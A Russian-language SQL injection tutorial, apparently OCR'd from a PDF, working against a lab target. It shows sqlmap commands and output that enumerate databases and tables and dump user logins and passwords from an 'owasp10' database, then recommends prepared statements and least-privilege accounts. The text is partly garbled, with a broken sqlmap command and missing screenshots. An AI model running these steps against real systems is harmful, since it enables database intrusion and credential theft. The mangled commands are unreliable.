


Просканируем ссылку с помощью записи «sqlmap -u button=View+Account+Details" —dbs»:




Мы получили список баз данных.

Можем получить текущего пользователя на странице, добавив к основной записи URL – current-user, и исключив – dbs:




А если я пропишу ту же самую запись, только с исключением - - current-user, на - - current-db, то получу используемую базу данных на текущий момент:




Допустим, нам нужно вытащить информацию из текущей базы данных. С
п
о
м
о
щ
ь
ю

```
Database: owasp10
[6 tables]
+----------------+
| accounts       |
| blogs_table    |
| captured_data  |
| credit_cards   |
| hitlog         |
| pen_test_tools |
+----------------+

[05:57:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.7'

[*] ending @ 05:57:14 /2019-11-05/
```

Как видим, существует 6 таблиц в текущей базе данных.
Если нам нужно вытащить информацию из таблицы, к примеру «accounts», то запись будет иметь вид: «--columns -T accounts -D owasp10»:



Мы можем скачать столбцы, с помощью опции «dump», и запись будет выгладеть как: « -T accounts -D owasp10 - -dump»:



Отлично, мы получили логины и пароли всех пользователей. Это еще раз подчеркивает то, что SQLmap очень полезный инструмент.

SQL — инъекции. Безопасность.

Как Вы уже убедились, SQL-инъекции очень опасные и их очень легко найти.


В большинстве своем, для безопасности используются фильтры, но на самом деле они дают лишь ее видимость. Они обходятся с помощью энкодинга, прокси и т. д.

Некоторые программисты используют черные списки, для блокировки выражений, к примеру выражение «union».

На самом деле, все вышеперечисленные методы не могут обеспечить надежную защиту.


Лучшим способом в нашей ситуации будет программирование для невозможности доступа и выполнения SQL-инъекций.

Защита приложения будет выглядеть таким образом, что параметры прописываются в код, и не скрываются, как в случае с фильтрами:



Во многих языках, таких как PHP есть такая функция.

После «prepare», нам нужно отправить значение:



Вы можете использовать фильтр, как второй уровень защиты, а также иметь как можно меньше прав. Для каждой из баз данных используйте одного пользователя с минимальным набором прав.

На этом все. Всем хорошего дня!